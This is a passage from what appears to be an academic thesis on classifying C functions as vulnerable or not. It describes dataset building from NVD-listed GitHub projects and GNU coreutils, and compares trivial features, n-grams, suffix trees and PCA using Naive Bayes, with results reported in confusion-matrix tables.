Random Forest	25	0	0
	0	23	2
	0	3	22

Figure 4.2: Classifier results using Iris dataset

First of all, we see that for the most part, all classifiers in the table above give us reasonable results. Secondly, we notice that class 0 is never misclassified as class 1 or 2, and vice-versa, which clearly means that classes 1 and 2 are much closer to each other than either is to class 0. Finally, we observe that for k-means clustering (an unsupervised learning method), the large numbers in the confusion matrix stray from the main diagonal. This is simply because the classifier is simply told that there are three classes, but not which samples belong to which class, so it will make up its own classes (0, 1, and 2), which will not necessarily match up with the actual classes in the data that were labeled 0, 1, and 2.

Overall, the Iris benchmark test yielded a satisfactory result for all classifiers, so we can now proceed to classifying functions as vulnerable or non-vulnerable. At first, all tests were run using the Naive Bayes classifier, mainly because it was the cheapest (in terms of runtime) of all the classifiers that were used in this study. Therefore, other classifiers were not tested until after feature selection. Unless noted otherwise, each result from here on was generated using Naive Bayes.

4.2 Data Collection

GitHub is a widely-known code repository website containing numerous open-source utilities, and one feature of GitHub that has been particularly useful for this study is that all commits are accessible by default (and changes between every two consecutive commits are highlighted). However, initial attempts at finding vulnerable software on GitHub were unsuccessful, both from Google and from GitHub's search engine. These searches normally brought up exploits, not vulnerabilities. To find data for this project, it was necessary to go to the NVD (National Vulnerability Database) search engine and use "github" as a keyword. 100 programs with documented vulnerabilities were collected in this manner.

4.3 Dataset creation

4.3.1 Parsing and Randomization

Next, we had to extract the functions from each program. First, gcc was used to remove comments. Then, a python script was used to parse each subroutine into a separate file. 100 vulnerable functions (one from each program) and roughly 5000 “non-vulnerable” functions were extracted. In order to create the dataset, all 100 vulnerable functions and 100 randomly selected functions were used from the non-vulnerable set.

4.3.2 The “mixed” dataset

The next important question that had to be answered was: Is it enough to use functions from GitHub? While we can be confident that the vulnerable functions are truly vulnerable, we are less confident about the functions from GitHub that were marked as non-vulnerable. The only thing we can say about our “non-vulnerable” functions is that they have not been identified as vulnerable YET. Obviously, our current level of sophistication in software security is not sufficient to look at a program and definitively state whether it contains additional bugs that have not yet been uncovered. If this were the case, all studies on software vulnerabilities, including this one, would be rendered useless at this point. On the contrary, new zero-day exploits are constantly being discovered. In the absolute worst-case scenario, we can imagine that a significant part of the functions in the “non-vulnerable” dataset actually have vulnerabilities. This could, to some extent, corrupt our experimental results by generating false negatives (not flagging some fraction of the vulnerabilities).

Therefore, we cannot, technically, take a set of functions and state with certainty that they are not vulnerable. However, we can try our best to come close to this. Instead of using GitHub utilities that potentially have numerous bugs, we can at least attempt to extract our non-vulnerable functions from widely-used open-source Linux utilities like ls, cp, etc. We can make the argument that because these utilities are so ubiquitous in most Unix and Linux systems, they are primary targets for hackers. As we demonstrated earlier, a vulnerable program can result in a shell spawning attack, which could enable a low-privilege user with limited access to become "root" and take full control over the machine, possibly by giving a program like "ls" a carefully-crafted file or set of flags. These widely-used Linux utilities have withstood the test of time, and this can give us reasonable confidence in their security. For purposes of sound experimental design, the top 20 most familiar-sounding Linux utilities were selected after filtering out utilities that had vulnerabilities show up in a Google or NVD search (summarized in the table below).

Table 4.1: Linux utilities with vulnerabilities

Utility	Vulnerability Description	Year
pwd	Remote buffer overflow in FTPShell [11]	2010
mv	Create directory with world-writable permissions [3]	2003
rmdir	Directory Traversal Vulnerability [21]	2011
df	Buffer overflow in df command on SGI IRIX systems [2]	1999
chmod	DoS possiblity in Serv-U FTP Server 4.1 [4]	2004
head	Remote buffer overflow Vulnerability in file sharing wizard [9]	2010
ls	Command injection vulnerability [13]	2010
mkdir	Unauthenticated local attacker can achieve privilege escalation [14]	2006

We clearly see that all of these vulnerabilities are at least seven years old, and some only work under very specific conditions. However, these utilities were eliminated from the dataset, and the following list of 20 utilities was used: cat, cp, du, echo, head, kill, mkdir, nl, paste, rm, seq, shuf, sleep, sort, tail, touch, tr, uniq, wc, and whoami. They were downloaded using the link http://ftp.gnu.org/gnu/coreutils/coreutils-8.27.tar.xz.

All initial tests were run on the non-mixed dataset, but the next chapter shows test results for the mixed dataset as well.

4.4 Preprocessing

It is sometimes the case that code contains a lot of information (such as constant literals and variable names) that might not benefit the classification at all (and could possibly even hurt it). Therefore, we can attempt to discard this information before extracting these statistics. Intuitively enough, we would not want to discard special characters, because special characters can often tell us a lot about what is going on. For example, square brackets are often associated with array operations, which, according to [33], are almost always present in buffer overflow vulnerabilities. One idea is to simply discard all alphanumeric characters (referred to from now on as Method 1), but since keywords of the C language consist of letters and potentially give us a lot of useful information, we can attempt to preserve this information by following a more sophisticated procedure (Method 2): 1) Discard all numbers except for 1 and 0 (1 and 0 often have significance). 2) Replace the top 8 most frequent keywords with numbers 2-9. The frequencies of these keywords were extracted using a shell script that grepped the input data for every keyword (taken from [37]), and these keywords were reverse-sorted by frequency of occurrence, as shown in the table below. 3) Discard alphabetic characters.

Table 4.2: Top 20 C keywords

Keyword	Frequency	Keyword	Frequency
if	2006	static	114
int	994	long	96
case	667	switch	63
return	652	while	53
break	604	default	52
struct	347	register	33
char	338	continue	31
else	321	short	29
for	269	double	28
signed	267	enum	5
unsigned	263	float	4
sizeof	218	auto	4
void	210	union	2
goto	131	typedef	1
do	126	volatile	0
const	115	extern	0

The next chapter details tests results pertaining to data with no preprocessing, after Method 1 preprocessing, and after Method 2 preprocessing.

4.5 Feature extraction

Various features were extracted, including trivial features (function length, nesting depth, string entropy, etc) n-grams, and suffix trees.

4.6 Feature selection

N-grams and suffix trees are not trivial features. The suffix tree classifier was implemented as a "stand-alone" classifier (no statistics need to be fed into a separate classifier after feature extraction). N-gram statistics, on the other hand, need to be fed into a separate classifier, and the sheer number of n-grams is overwhelming, especially for word n-grams of size greater than two. Therefore, one of the first things we must determine is how we are going to select n-grams (often, using all n-grams does not yield the best classification result). We can extract all n-grams (of a given length) from the text, but potentially, we might want to keep only the most useful ones. This means that we should sort the extracted n-grams by a metric and then keep only some number that end up at the top of the list. We can then plot performance metrics versus number of n-grams used. In the figure below, we plot the accuracy result of character 1-grams (after 3-step character removal) vs number of 1-grams selected, via seven different metrics: information gain, precision, recall, accuracy, f1, frequency (number of times each n-gram appeared), and random (sort n-grams randomly without a metric). Each metric was calculated by applying a decision tree classifier using each individual n-gram and looking at the confusion matrix of the result. In order to avoid overfitting, these metrics were calculated strictly from the “test” dataset, and in order to increase sample size, 2-fold cross-validation was used.

4.7 Classification

After extracting feature statistics and selecting the appropriate features, the data was split into “training” data and “test” data. Naive Bayes was used as the default classifier, and other classifiers were tested later.

Chapter 5


Results and Analysis

Classification test results were generated in the eight steps, and each step corresponds to a section of this chapter:

1. Run initial classification tests using trivial features with Naive Bayes classifier.
2. Decide how to select n-grams, and test them with the Naive Bayes classifier.
3. Test suffix trees.
4. See if additional feature selection via PCA improves the result.
5. Compare the results of using different classifiers (other than Naive Bayes).
6. Run a classification test on a “mixed” dataset.
7. Test unbalanced datasets.
8. Perform an error analysis.

5.1 Trivial feature tests

Several trivial features were extracted from the functions, and they are listed in the table below.



Trivial feature	Description	Reason
character count	Total number of characters in the function	Longer functions have more opportunities for error and are often harder to debug
character diversity	Number of different characters	More diverse characters could signify more complex code.
string entropy	Entropy of the characters making up the function (including the function heading).	This is another way to gauge character diversity.
max nesting depth	Maximum nesting depth of curly brackets	Complex logic makes the code more complex and harder to debug
if count	Number of "if" statements in a function.	
"while" count	Number of "while" statements in a function.	
"for" count	Number of "for" statements in a function.	
average "if" complexity	(# of "else" + # of "else if") / # of "if"	

Figure 5.1: Trivial features that were extracted for classification

We first test each trivial feature individually and compare the performance metrics. The results are in the three tables below, and each test was run with 5-fold cross-validation. Features 1, 2, and 3 have suffixes "a", "b", or "c", which mean "no preprocessing", "Method 1 preprocessing", and "Method 2 preprocessing", respectively. Results from other features are not reported with pre-processing, because pre-processing would either have no effect on them or eliminate the information pertaining to those features. For example, both pre-processing methods remove all "if" substrings.

Table 5.1: Trivial feature classification (No preprocessing)

FeatureID	Feature	Accuracy	TN	FN	TP	FP
1a	Character Count	0.63	94	69	31	6
2a	Entropy	0.65	96	67	33	4
3a	Character Diversity	0.74	68	20	80	32
4	Maximum Nesting Depth	0.55	80	70	30	20
5	Arrow Count	0.60	93	74	26	7
6	If Count	0.50	78	78	22	22
7	If Complexity	0.63	93	68	32	7
8	While Count	0.65	92	63	37	8
9	For Count	0.57	96	82	18	4

Table 5.2: Trivial feature classification (Preprocessing Method 1)

FeatureID	Feature	Accuracy	TN	FN	TP	FP
1b	Character Count	0.67	96	63	37	4
2b	Entropy	0.70	64	24	76	36
3b	Character Diversity	0.60	45	25	75	55

Table 5.3: Trivial feature classification (Preprocessing Method 2)

FeatureID	Feature	Accuracy	TN	FN	TP	FP
1c	Character Count	0.65	96	67	33	4
2c	Entropy	0.74	67	19	81	33
3c	Character Diversity	0.55	81	72	28	19

Because the number of performance metrics can sometimes be overwhelming, it is important to specify which performance metrics are of particular importance for result evaluation. Obviously, false negatives are bad, because we do not want to miss bugs. However, false positives are not good, either. In real life, only a small percentage of functions have bugs, so a high false positive rate would mean that most flagged functions would be false positives. Since there are advantages to both low false positive rate and low false negative rate, it is hard to tell which one is better, so we will use accuracy as the primary performance metric in this study. From the results above, we notice that both character diversity (no character removal) and entropy (character removal Method 2) have an accuracy of 74%, which is higher than what we see for all the other trivial features.

Now that we have an idea of how useful the individual features are, we can combine them. Since there are only 9+3+3=15 features in total, we can run the classifier with all possible (2^{15}-1=32767) combinations. Of all possible 32767 combinations, the top five results (sorted by accuracy) had accuracies of 75-77%. All of them used both features mentioned above (3a and 2c), and they are summarized in the table below. This is a good indication that entropy and character diversity are at least somewhat independent and that they can complement each other. Also, it is important to note that complex combinations can lead to overfitting, so it is probably better to stick to one or, at most, two features, unless adding more features results in a very significant benefit.

Table 5.4: Top 5 trivial feature combinations

Features	Accuracy	F1	TN	FN	TP	FP
2b, 3a, 3b	0.77	0.74	45	18	32	5
2b, 3a, 5, 6	0.76	0.76	39	13	37	11
2b, 3a, 4, 6, 9	0.76	0.76	39	13	37	11
2b, 3a, 6, 9	0.76	0.75	40	14	36	10
2b, 3a	0.75	0.74	42	16	34	8

5.2 N-grams tests

The top character 1-grams were selected based on several different performance metrics, as explained in the previous chapter. The classification accuracy vs number of n-grams selected was plotted in the table below for each metric. The results for selection using various performance metrics are shown in the two tables below, and random selection and selection by highest frequency are also included.




Figure 5.2: Feature selection method performance comparison





Figure 5.3: Feature selection method performance comparison

As mentioned earlier, accuracy was used as the primary evaluation metric. However, we see in the above figure that selecting n-grams by information gain tends to give us the best overall accuracy. The question is, how does this work? In other words, why does selecting features by accuracy not yield the best overall accuracy? We can attempt to explain this by considering the following four confusion matrices, each corresponding to a 1-feature classification result via decision tree:



Feature 1	$\begin{matrix}40 & 10\\10 & 40\end{matrix}$
Feature 2	$\begin{matrix}40 & 10\\10 & 40\end{matrix}$
Feature 3	$\begin{matrix}40 & 20\\0 & 40\end{matrix}$
Feature 4	$\begin{matrix}40 & 0\\20 & 40\end{matrix}$

Figure 5.4: Four confusion matrices

Although all four confusion matrices correspond to an accuracy of 80%, matrices 3 and 4 have a lower Shannon entropy (hence, a higher information gain) than matrices 1 and 2 (see Chapter 2 for more details on information gain). We also see that matrix 3 has no false positives and matrix 4 has no false negatives. In other words, we can imagine that features 2 and 4 "complement" each other: one is good at avoiding false positives, and the other is good at avoiding false negatives. However, neither feature 1 nor feature 2 is particularly good at avoiding false positives or false negatives, so features 1 and 2 might not work together as efficiently.

There was, however, a problem: the n-gram classification result was not very good (see next four figures). We saw earlier that a single trivial feature (character diversity) gave us a classification accuracy of 74%. Therefore, when n-grams, which contain a lot more information than a single number like character diversity, gave us a worse result, this immediately raised a red flag. Since n-grams are a well-known classification technique, the immediate question that arises is whether the apparent problem stems from the classification method or from a faulty implementation. To answer this, we ran an implementation verification test. Namely, 100 ham and 100 spam e-mails that were randomly selected from the publicly-available Enron dataset [37]. Both word and character 1-grams and 2-grams were tested for e-mails and functions. The results are displayed in the figures below, where we plot accuracy (as a proportion ranging from 0 to 1) versus the number of n-grams used.




Figure 5.5: Character 1-grams (e-mails vs functions)




Figure 5.6: Character 2-grams (e-mails vs functions)




Figure 5.7: Word 1-grams (e-mails vs functions)




Figure 5.8: Word 2-grams (e-mails vs functions)

As we see in the figures above, the problem was not with the implementation, but with the nature of the data itself. We can scientifically conclude that n-grams are much less successful at classifying functions for bugs than they are at classifying e-mails. As a final test, we extract all word and character n-grams for several different lengths (that do not result in crashing the machine) and present the results in the three tables below (characgter n-grams, word n-grams, and combinations). Note that the "preprocessing" column denotes no preprocessing, Method 1 preprocessing, and Method 2 preprocessing as 0, 1, and 2, respectively. We see that we are unable to get an accuracy of higher than 66% and that combining these top four features (bottom row of table) did not produce a better result. The rows with "X"s signify that the machine crashed during the classification. We can argue that in earlier tests, we saw a few results that were slightly better. For example, 2-word n-grams selected by information gain, gave a 68% accuracy. However, this is still far below the 75% accuracy produced by character diversity, not to mention the potential for overfitting.

Table 5.5: Character n-grams of several different lengths

Type	n	Pre-processing	Accuracy	TN	FN	TP	FP
Character	1	0	0.64	34	20	30	16
Character	1	1	0.62	22	10	40	28
Character	1	2	0.62	25	13	37	25
Character	2	0	0.53	9	6	44	41
Character	2	1	0.62	22	10	40	28
Character	2	2	0.59	19	10	40	31
Character	3	0	X	X	X	X	X
Character	3	1	0.60	14	4	46	36
Character	3	2	0.56	9	3	47	41
Character	4	0	X	X	X	X	X
Character	4	1	0.56	9	3	47	41
Character	4	2	0.58	10	2	48	40
Character	5	0	X	X	X	X	X
Character	5	1	0.55	8	3	47	42
Character	5	2	0.59	11	2	48	39

Table 5.6: Word n-grams of several different lengths

Type	n	Pre-processing	Accuracy	TN	FN	TP	FP
Word	1	0	0.59	19	10	40	31
Word	1	1	0.64	19	5	45	31
Word	1	2	0.62	17	5	45	33
Word	2	0	0.66	23	7	43	27
Word	2	1	0.60	15	5	45	35
Word	2	2	0.59	12	3	47	38
Word	3	0	X	X	X	X	X
Word	3	1	0.60	15	5	45	35
Word	3	2	0.61	15	4	46	35
Word	4	0	X	X	X	X	X
Word	4	1	0.64	25	11	39	25
Word	4	2	0.63	23	10	40	27
Word	5	0	X	X	X	X	X
Word	5	1	X	X	X	X	X
Word	5	2	X	X	X	X	X

Table 5.7: Combinations of n-grams

Type	n	Pre-processing	Accuracy	TN	FN	TP	FP
Character	1-4	1	0.56	8	2	48	42
Character	1-4	2	0.55	7	2	48	43
Word	1-3	1	0.59	11	2	48	39
Word	1-3	2	0.59	11	2	48	39
Char+word	1-3	1	0.57	9	2	48	41
Char+word	1-3	2	0.54	6	2	48	44
Top 4 combo	N/A	N/A	0.60	15	5	45	35

Another test result, shown below, is for the combination of a relatively small number of n-grams of several types. This was done via the following procedure:

1. Word and character n-gram statistics (n=1 through 5) were extracted, from all three types of data (no preprocessing, Method 1 preprocessing, and Method 2 preprocessing). This was 2x5x3=30 data tables in total. Since the Linux VM had a somewhat limited processing capacity, only the top 10,000 most frequent n-grams were extracted for each combination.

2. An accuracy vs number of n-grams plot (similar to the ones before) was generated for each data table.

3. Each plot was manually analyzed, and the minimum number of n-grams yielding the maximum classification accuracy was determined. Relatively spiky regions in the plots were avoided. The preprocessing method and number of

features chosen for each n-gram length/type is listed in Table 5.8.

4. Finally, combinations were tested, as shown in Figure 5.9

Table 5.8: Number of n-grams selected for each type/length

N-gram type	Preprocessing	# Features
1c	Method 2	20
2c	Method 1	75
3c	Method 1	200
4c	Method 1	175
5c	Method 1	250
1w	No preprocessing	100
2w	No preprocessing	140
3w	Method 1	95
4w	Method 1	60
5w	Method 1	60

Table 5.9: Results for each combination of n-grams

	Accuracy	TN	FN	TP	FP
Character combos n = 1 through 5	0.69	23	4	46	27
Word combos n = 1 through 5	0.51	40	39	11	10
Character+word combos n = 1 through 5	0.68	25	7	43	25

We see that while character combinations showed some level of marginal improvement over using only one n value, word combinations showed a significant decrease in performance (51% accuracy is essentially a coin flip). Not surprisingly, adding the word combos to the character combos did not improve the result.

5.2.1 Cross-validation and combining with trivial features

When we ran the character combos test with 2-fold cross-validation, the accuracy dropped to 63.5%. This was because the features were carefully selected to accurately classify the second half of the data, so it makes complete sense for them to not have worked as well on the first half of the data. This is why a closer look at the results shows a 69% accuracy for the second half of the samples and 58% accuracy for the first half.

5.3 Suffix Trees

Another non-trivial feature that was tested for software vulnerability classification was suffix trees. As described in the Chapter 2, the suffix tree classifier was implemented in a standalone fashion (meaning that none of the extracted features had to be run through a separate classifier). Unfortunately, the suffix tree classifier produced an even worse classification result than the n-grams classifier. Even with ideal parametrization, it only gave a 60% accuracy. As with the n-grams, it is important to show that the implementation was not the issue, so we once again compared function classification to e-mail classification. Just like n-grams, suffix trees are much better at classifying e-mails than they are at classifying functions. In the figure below, we plot accuracy (as a proportion) versus score threshold, for both e-mails and functions.




Figure 5.9: Suffix tree result: e-mails vs functions

5.4 Principal Component Analysis

Since the character n-gram combination gave a much better result than the word n-gram combination, it made sense to run a PCA test on it and determine whether the result could be improved further. When we ran PCA on the word n-grams combo, our accuracy dropped from 69% to 66%, but we are able to decrease the number of features from 718 to 195. This not only made the classification cheaper, but potentially prevented overfitting.

5.5 Test results with other classifiers

